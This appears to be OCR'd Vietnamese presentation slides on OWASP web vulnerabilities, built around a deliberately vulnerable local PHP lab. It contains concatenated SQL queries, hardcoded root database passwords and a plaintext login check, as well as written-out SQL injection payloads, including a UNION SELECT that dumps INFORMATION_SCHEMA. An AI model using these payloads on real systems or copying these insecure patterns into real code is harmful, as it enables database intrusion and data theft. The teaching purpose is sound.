
5. Sensitive Data Exposure

6. Broken Authentication

```
/htdocs
├── css
│   └── style.css
├── index.php
├── login.php
├── logout.php
└── README.md
└── vulnerabilities
    ├── broken_access_control.php
    ├── security_misconfiguration.php
    ├── DOM_XSS.php
    ├── SQL_injection.php
    ├── sensitive_data_exposure.php
    ├── broken_authentication.php
    └── admin.php
```

# 1. SECURITY MISCONFIGURATION

- Mô tả lỗ hổng:
  - Chạy ứng dụng khi chế độ debug được bật.
  - Directory listing
  - Sử dụng phần mềm lỗi thời
  - Cài đặt các dịch vụ không cần thiết.
  - Không thay đổi default key hoặc mật khẩu
  - Trả về lỗi xử lý thông tin cho kẻ tấn công lợi dụng để tấn công.
- Hậu quả: rò rỉ thông tin nhạy cảm, mất dữ liệu, sự tấn công từ phía bên ngoài, và ảnh hưởng đến danh tiếng và niềm tin của người dùng.
- Khắc phục: kiểm tra và thiết lập các cấu hình bảo mật chính xác, áp dụng các biện pháp bảo mật tiêu chuẩn và đảm bảo việc kiểm tra và cập nhật định kỳ cấu hình hệ thống và ứng dụng.



## 2. DOM-BASED XSS

- Mô tả lỗ hổng: DOM-based XSS là việc sử dụng các kỹ thuật JavaScript để làm thay đổi nội dung trang web và chèn mã độc vào DOM.
- Hậu quả: đánh cắp dữ liệu người dùng, thay đổi giao diện trang web, đánh lừa người dùng.
- Khắc phục:
  - Sử dụng các công cụ như Acunetix, Burp Suit để quét tìm lỗ hổng.
  - Sử dụng các frameworks và thư viện chống XSS.
  - Thiết lập Content Security Policy (CSP) để ngăn chặn việc thực thi JavaScript từ nguồn không đáng tin cậy.

File Edit View VM Tabs Help

Library X

Type here to search

My Computer

- ngthow\_ubuntu
- kali-linux-2024.1
- FreeBSD 11 64-bit
- Windows 7 32
- Windows 10

kali-linux-2024.1-vmware-a... X

Acunetix X BMR and TDEE Calculator X

https://127.0.0.1:3443/#/scans/51554cf3-efc0-4374-8be1-ac6c651bd99/info

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Administrator

Scan

Scan information Vulnerabilities Site Structure Events

Stop Scan Pause Scan Download Report

Acunetix Threat Level 2

MEDIUM

One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Scan Duration Requests Average Response Time Locations

7m 25s 1,845 0ms 7

Target Information

Address: http://localhost/vulnerabilities/DOM\_XSS.php  
Server: Apache/2.4.50 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod\_perl/2.0.12 Perl/v5.34.1  
Operating System: Unix  
Identified Technologies: PHP, Perl, Perl  
Responsive: Yes

Latest Alerts

- MySQL username disclosure Jun 4, 2024, 8:32:40 PM
- Error message on page Jun 4, 2024, 8:32:40 PM
- Unencrypted connection Jun 4, 2024, 8:32:38 PM
- Directory listing Jun 4, 2024, 8:32:38 PM

117 show\_file(\$file);  
118 } else {


To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

20:40 7:40 AM 6/5/2024

### 3. BROKEN ACCESS CONTROL

- Mô tả: lỗ hổng cho phép attacker truy cập vào các tài nguyên mà họ không được phép truy cập.
- Hậu quả:
  - Các hacker có thể truy cập và có các quyền như người dùng hoặc admin, làm rò rỉ thông tin.
  - Sửa đổi dữ liệu.
  - Giảm uy tín doanh nghiệp.
- Khắc phục:
  - Sử dụng một framework an toàn.
  - Ghi log.
  - Xác thực và ủy quyền đúng đắn, cẩn trọng.

- My Computer
- ngthow\_ubuntu
- kali-linux-2024.1**
- FreeBSD 11 64-bit
- Windows 7 32
- Windows 10



localhost/vulnerabilities/broken\_access\_control.php

```
38     charset="UTF-8">
39 
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

## 4. SQL INJECTION

- Bất cứ 1 attacker nào cũng có thể truy cập trái phép database thông qua các form, ô input cần dữ liệu nhập vào phía client để truy cập tới database.
- Gồm 1 số loại SQL, NoSQL, OS, LDAP injection, html injection...
- Tuy nhiên phổ biến nhất là SQL injection.
- Truy cập dữ liệu bất hợp pháp bằng 1 số query như SELECT để lấy ra dữ liệu của database.
- Thực hiện các query như Insert/Update để thêm hoặc sửa các thông tin trên database 1 cách bất hợp pháp.
- Một số phương pháp để tránh lối injection:
  - Lọc dữ liệu client nhập vào 1 cách cẩn thận. Lọc hết các ký đặc biệt và các từ khóa trong SQL.
  - Bỏ qua các công chuỗi để tạo ra các câu query.
  - Không hiện thị lối chi tiết nếu phía client nhập sai.
  - Phân quyền trong database 1 cách rõ ràng. Dùng table nào thì gán quyền truy cập table đó, tránh khả năng nếu user có thể inject vô cũng không thể chuyển qua truy cập table khác trong database.
  - Backup dữ liệu thường xuyên để phòng dữ liệu bị mất, đừng quá tự tin về phần bảo mật của chính mình.

# 4. SQL INJECTION

```
if (isset($_POST["submit"])) {
    $search = $_POST["content_search"];

    // Establish a database connection
    $dbh = mysqli_connect('127.0.0.1', 'root', 'hahien', 'sqlinjection');

    // Check the database connection
    if (!$dbh) {
        die("Lỗi kết nối đến cơ sở dữ liệu: " . mysqli_connect_error());
    }
    // else {
    //     echo "Kết nối đến cơ sở dữ liệu thành công!<br>";
    // }

    // SQL statement vulnerable to SQL Injection
    $sql_stmt = 'SELECT * FROM book WHERE BOOK = "' . $search . '"';
    // SELECT * FROM book WHERE BOOK = "" or "1" = "1" union SELECT TABLE_NAME,database(),version(),table_schema FROM INFORMATION_SCHEMA.TABLES where "1" ="1";
}
```

\$search là đầu vào ở phía client sẽ nhập vào.

\$search = " OR "1" = "



\$sql\_stmt = 'SELECT \* FROM book WHERE BOOK = "' . \$search . '"';



\$sql\_stmt = 'SELECT \* FROM book WHERE BOOK = "" OR "1" = "1"';

Ngoài ra nếu attacker tiêm vào câu query

" or "1" = "1" union SELECT  
TABLE\_NAME,database(),version(),table\_schema  
FROM INFORMATION\_SCHEMA.TABLES where "1" ="1"  
thì tất cả thông tin của database sử dụng sẽ bị lộ từ  
tên database, phiên bản, tên table...

# 4. SQL INJECTION

```
File Edit View Vm Help || | 1 2 3 4 | Sql_injection.php - htdocs - Code - OSS [Superuser]
File Edit Selection View Go Run Terminal Help
EXPLORER: Sql_injection.php
vulnerabilities > Sql_injection.php
    />LINK rel="stylesheet" href="css/style_sql.css">
    8<style type="text/css">
    9    #tab {
    10        background: #2f3640;
    11        margin-top: 150px;
    12        width: 1000px;
    13        color: white;
    14    }
    15</style>
    16</head>
    17<body>
    18<?php
    19    //ini_set('display_errors', 1);
    20    //ini_set('display_startup_errors', 1);
    21    //error_reporting(E_ALL);
    22?>
    23<div class="searchBox">
    24    <form action="#" method="POST">
    25        <input class="searchInput" type="text" name="content_search" placeholder="Search">
    26        <button class="searchButton" type="submit" name="submit" value="submit">
    27            <i class="material-icons">
    28                search
    29            </i>
    30        </button>
    31    </form>
    32<?php
    33    if (isset($_POST["submit"])) {
    34        $search = $_POST["content_search"];
    35
    36        // Establish a database connection
    37        $dbh = mysqli_connect('127.0.0.1', 'root', 'hahiem', 'sqlinjection');
    38
    39        // Check the database connection
    40        if (!$dbh) {
    41            die("Lỗi kết nối đến cơ sở dữ liệu: " . mysqli_connect_error());
    42        }
    43        // else {
    44        //    echo "Kết nối đến cơ sở dữ liệu thành công!<br>";
    45        // }
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

File Edit View Vm Help || | 1 2 3 4 | Sql\_injection.php - htdocs - Code - OSS [Superuser]

File Edit Selection View Go Run Terminal Help

EXPLORER: Sql\_injection.php

vulnerabilities > Sql\_injection.php

/>LINK rel="stylesheet" href="css/style\_sql.css">

<style type="text/css">

#tab {

background: #2f3640;

margin-top: 150px;

width: 1000px;

color: white;

}

</style>

</head>

<body>

<?php

//ini\_set('display\_errors', 1);

//ini\_set('display\_startup\_errors', 1);

//error\_reporting(E\_ALL);

?>

<div class="searchBox">

<form action="#" method="POST">

<input class="searchInput" type="text" name="content\_search" placeholder="Search">

<button class="searchButton" type="submit" name="submit" value="submit">

<i class="material-icons">

search

</i>

</button>

</form>

<?php

if (isset(\$\_POST["submit"])) {

\$search = \$\_POST["content\_search"];

// Establish a database connection

\$dbh = mysqli\_connect('127.0.0.1', 'root', 'hahiem', 'sqlinjection');

// Check the database connection

if (!\$dbh) {

die("Lỗi kết nối đến cơ sở dữ liệu: " . mysqli\_connect\_error());

}

// else {

// echo "Kết nối đến cơ sở dữ liệu thành công!<br>";

// }

Ln 39, Col 49 Spaces:4 UTF-8 CRLF PHP C

31:29 AM 6/4/2024

# 5. BROKEN AUTHENTICATION

- Ngay từ form register, nếu dev không quản lý chặt chẽ để user register với 1 username và password ngắn, dễ đoán. Rất có thể tài khoản đó có thể bị tấn công và bị chiếm quyền truy cập bất cứ lúc nào.
- Ở form login, nếu dev không kiểm tra xác thực đúng cách, 1 attacker nào đó có thể truy cập vào 1 tài khoản nào đó thông qua 1 số tool Credential stuffing với 1 whitelist username và password. Với cách nhập tay thì khó có thể truy cập vào 1 tài khoản 1 cách trái phép, nhưng với tool có thể quét vài nghìn lần trong vài giây thì sao, liệu 1 tài khoản với username và password ngắn và lỏng lẻo liệu có thể thoát được.
- Vài hướng để bảo vệ user khỏi Broken Authentication:
  - Bắt user tạo mật khẩu đủ dài, tối thiểu phải đạt 8 ký tự. Ngoài ra phải có 1 ký tự viết hoa, 1 ký tự đặc biệt, 1 chữ số tùy theo trường hợp.
  - Trong khi login nếu user nhập sai username hoặc password thì trả về kết quả đã nhập sai username hoặc password. Không thông báo đã nhập sai phần nào.
  - Username và password khi được lưu vào database cần phải được mã hoá.
  - Vô hiệu hoá nếu vượt quá số lần login cho phép.
  - Thêm 1 số yêu cầu khác như capcha để hạn chế xác thực qua các tool.
- Password đủ dài và đủ khó chưa phải là tất cả, cần phải lưu ý về phần cookies và session :
  - Set thời gian sống cho cookies và session của user thấp.
  - Tạo phiên khi user login và xoá phiên khi user logout.
  - Hạn chế gửi thông tin đăng nhập của user qua các kết nối không được mã hoá. Khi gửi qua http không có SSL rất có thể bị sniper dữ liệu.

# 5. BROKEN AUTHENTICATION

```
public function connect()
{
    if (session_status() === PHP_SESSION_ACTIVE) {
        try {
            $dbhost = '127.0.0.1';
            $dbname='brokenauth';
            $dbuser = 'root';
            $dbpass = 'hahien';
            $pdo = new PDO("mysql:host=$dbhost;dbname=$dbname", $dbuser, $dbpass);
            $this->pdo = $pdo;
            return true;
        }catch (PDOException $e) {
            echo "Error : " . $e->getMessage() . "<br/>";
            die();
        }
    }else{
        return false;
    }
}

public function login($username, $password)
{
    $this->connect();
    $pdo = $this->pdo;
    $sql = $pdo->prepare('SELECT USER,PASS FROM user');
    $sql->execute();
    $user = $sql->fetchAll();

    foreach ($user as $key => $value) {
        if ($value[0] == $username and $value[1] == $password) {
            return true;
        }
    }
    return false;
}

Sql_injection.php | user.php | broken_auth.sql | user.txt | File_upload.php | backdoor.php | check(username, password, url):
flag = '<form action="#" id="main-form" method="POST">'
```

17  
18 --  
19 -- Table structure for table `user`  
20 --  
21 DROP TABLE IF EXISTS `user`;  
22 /\*!40101 SET @saved\_cs\_client = @@character\_set\_client \*/;  
23 /\*!40101 SET character\_set\_client = utf8 \*/;  
24 CREATE TABLE `user` (  
25 `ID` int(11) NOT NULL AUTO\_INCREMENT,  
26 `USER` varchar(255) NOT NULL,  
27 `PASS` varchar(255) NOT NULL,  
28 PRIMARY KEY (`ID`)  
29 ) ENGINE=InnoDB AUTO\_INCREMENT=3 DEFAULT CHARSET=utf8mb4;  
30 /\*!40101 SET character\_set\_client = @saved\_cs\_client \*/;  
31  
32 --  
33 -- Dumping data for table `user`  
34 --  
35 --  
36  
37 LOCK TABLES `user` WRITE;  
38 /\*!40000 ALTER TABLE `user` DISABLE KEYS \*/;  
39 INSERT INTO `user` VALUES (1,'admin','admin'),(2,'user','user'), (3,'hahien','hahien');  
